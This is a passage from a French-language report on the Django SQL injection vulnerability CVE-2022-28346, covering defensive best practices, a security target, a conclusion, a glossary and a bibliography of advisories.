En mettant l'accent sur une initialisation rigoureuse et sécurisée, les équipes de développement peuvent réduire significativement le risque de vulnérabilités et renforcer la sécurité globale des logiciels développés.

3.3 Bonnes Pratiques de Sécurité

Les bonnes pratiques pour limiter la menace de CVE-2022-28346 et d'autres vulnérabilités similaires comprennent :

Formation et Sensibilisation :

- **Formations régulières sur la sécurité :** Organiser des séances de formation pour sensibiliser les développeurs aux risques de sécurité, en mettant l'accent sur les vulnérabilités courantes dans le développement web, comme les injections SQL.
- **Ateliers sur les bonnes pratiques :** Conduire des ateliers axés sur les meilleures pratiques de codage sécurisé et les méthodes pour identifier et prévenir les vulnérabilités.

Intégration de la sécurité dès la conception :

- **Approche 'Security by Design' :** Intégrez des principes de sécurité dès les premières étapes de la conception des projets.
- **Analyse de Risques :** Effectuer des analyses régulières pour identifier et atténuer les risques de sécurité dès le début du cycle de développement.

Revue de Code et collaboration :

- **Revue de Code dédiées :** Mettre en place un processus de revue de code pour vérifier et améliorer la sécurité du code écrit.
- **Pair Programming :** Encourager le pair programming pour renforcer les pratiques de codage sécurisé et la collaboration entre développeurs.

Gestion des dépendances et mises à jour :

- **Audit des dépendances :** Réaliser des audits fréquents pour s'assurer que les bibliothèques et frameworks utilisés sont à jour et sécurisés.
- **Politique de mises à jour :** Établir une politique claire pour les mises à jour régulières, y compris pour Django et ses dépendances.

3.4 Cible de sécurité

Pour définir une cible de sécurité pour une application Django affectée par la faille CVE-2022-28346, il est important de prendre en compte plusieurs aspects clés.

Utilisateurs :

- **Développeurs** : Ce sont ceux qui construisent et maintiennent l'application. Ils doivent être formés et sensibilisés aux meilleures pratiques de sécurité.
- **Administrateurs systèmes** : Responsables de la gestion de l'infrastructure sur laquelle l'application est déployée. Leur rôle est crucial pour la mise en œuvre des mesures de sécurité.
- **Utilisateurs finaux** : Les personnes qui utilisent l'application au quotidien. Leur interaction avec l'application doit être sécurisée pour prévenir les abus.

Biens à protéger :

- **Données sensibles** : Cela inclut les informations personnelles des utilisateurs, les données financières, etc. Ces données doivent être protégées contre les accès non autorisés.
- **Code Source de l'application** : Le code lui-même est un bien précieux qui doit être protégé contre les manipulations malveillantes..
- **Infrastructure de l'application** : Les serveurs, les bases de données et les réseaux sur lesquels l'application fonctionne doivent être sécurisés.

Menaces :

- **Injection SQL** : Directement liée à la faille CVE-2022-28346, cette menace peut permettre à un attaquant d'accéder ou de modifier les données de manière non autorisée.
- **Faibles des dépendances** : Vulnérabilités dans les bibliothèques et frameworks utilisés par l'application.

Fonctions de sécurité :

- **Authentification et autorisation** : Mécanismes robustes pour vérifier l'identité des utilisateurs et contrôler leur accès aux différentes parties de l'application.
- **Chiffrement** : Utilisation du chiffrement pour protéger les données sensibles, tant au repos que lors des transferts.
- **Audit et logging** : Systèmes pour enregistrer les activités suspectes ou anormales au sein de l'application.

Gestion des vulnérabilités et des mises à jour : Mettre en place un processus régulier de revue et de mise à jour des dépendances et des composants de l'application pour prévenir l'exploitation de vulnérabilités connues.

En définissant cette cible de sécurité, nous pouvons élaborer une stratégie globale pour protéger notre application Django, non seulement contre la faille CVE-2022-28346, mais aussi contre une gamme plus large de menaces potentielles. Cela implique une approche holistique qui englobe à la fois les aspects techniques et humains de la sécurité.

Conclusion Générale

En conclusion, l'examen minutieux de la faille CVE-2022-28346 dans Django révèle non seulement les défis complexes de sécuriser les applications web modernes, mais aussi l'importance vitale d'adopter des stratégies de cybersécurité adaptatives et proactives. Avec un score CVSS de 7.5, cette vulnérabilité met en lumière les risques significatifs associés aux injections SQL, soulignant l'urgence d'une vigilance constante et d'une réponse rapide et coordonnée aux menaces.

La portée de CVE-2022-28346, affectant plusieurs versions majeures de Django, illustre comment une seule vulnérabilité peut avoir un impact profond sur un grand nombre d'applications web. Cela démontre l'importance d'une maintenance régulière des applications et la vérification approfondie des pratiques de codage pour minimiser les vulnérabilités.

La nature de cette vulnérabilité, résultant de l'utilisation non sécurisée des entrées utilisateur dans les requêtes SQL, offre un enseignement essentiel sur l'importance de la validation et du nettoyage des données dans le développement d'applications web. La réponse rapide de la communauté Django, avec la publication de correctifs pour les versions affectées, montre l'efficacité des mesures correctives prises pour remédier à la situation.

Cet incident met en évidence la nécessité d'une politique de sécurité informatique robuste, qui devrait inclure des mesures préventives telles que les mises à jour régulières et les audits de code, ainsi que des stratégies de réponse aux incidents pour atténuer les effets des attaques lorsqu'elles se produisent. La sensibilisation et la formation des développeurs aux meilleures pratiques de codage sécurisé sont également cruciales pour prévenir de telles failles.

En résumé, la cybersécurité doit être abordée comme une culture de vigilance continue, d'évaluation des risques et d'amélioration constante. La collaboration et le partage d'informations au sein de la communauté du développement et de la sécurité sont essentiels pour anticiper et contrer efficacement les menaces émergentes. Face à l'évolution constante des tactiques des attaquants, il est crucial que la communauté de la sécurité soit agile, tire des leçons de chaque incident et renforce continuellement les mécanismes de défense pour les défis futurs.

Glossaire

CVE (Common Vulnerabilities and Exposures) : Un référentiel international qui fournit des informations claires et concises sur les vulnérabilités de sécurité publiquement connues.

CVSS (Common Vulnerability Scoring System) : Un cadre standardisé pour évaluer la gravité des vulnérabilités de sécurité informatique.

SIEM (Security Information and Event Management) : Des solutions logicielles qui permettent aux organisations de voir leur activité informatique en termes de sécurité informatique.

Python : Un langage de programmation interprété de haut niveau.

Django : Un framework de développement web en Python qui facilite la création de sites web rapides et propres.

SQL (Structured Query Language) : Un langage de programmation conçu pour gérer et manipuler des bases de données relationnelles.

URL (Uniform Resource Locator) : L'adresse d'une ressource sur Internet, qui peut être une page web, une image, un fichier vidéo, etc. Dans le contexte de la sécurité web, les URL peuvent être utilisées pour transmettre des données malveillantes à une application web, notamment dans les attaques par injection SQL.

PRA (Plan de Reprise d'Activité) : C'est un ensemble de procédures documentées qui guide une organisation dans la reprise de ses fonctions critiques après un événement perturbateur, tel qu'une cyberattaque, une panne système, ou une catastrophe naturelle.

Bibliographie

- [1] Django CVE-2022-28346 recurrence from scratch :
<https://mocusez.site/posts/a3ce.html>
- [2] Django SQL Injection Vulnerability :
https://blog.csdn.net/weixin_46944519/article/details/128496498
- [3] Vulnerability Details : CVE-2022-28346 :
<https://www.cvedetails.com/cve/CVE-2022-28346/?q=CVE-2022-28346>
- [4] CVE-2022-28346 :
<https://avd.aquasec.com/nvd/2022/cve-2022-28346/>
- [5] CVE-2022-28346 - SQL Injection vulnerability in multiple product :
<https://cyber.vumetric.com/vulns/CVE-2022-28346/sql-injection-vulnerability-in-multiple-products/>
- [6] CVE-2022-28346 Common Vulnerabilities and Exposures :
<https://www.suse.com/security/cve/CVE-2022-28346.html>
- [7] Archive of security issues :
<https://docs.djangoproject.com/en/4.0/releases/security/>
- [8] Utra Security Lab, Django CVE-2022-28346, Analyse d'injection SQL :
<https://www.freebuf.com/vuls/332893.html>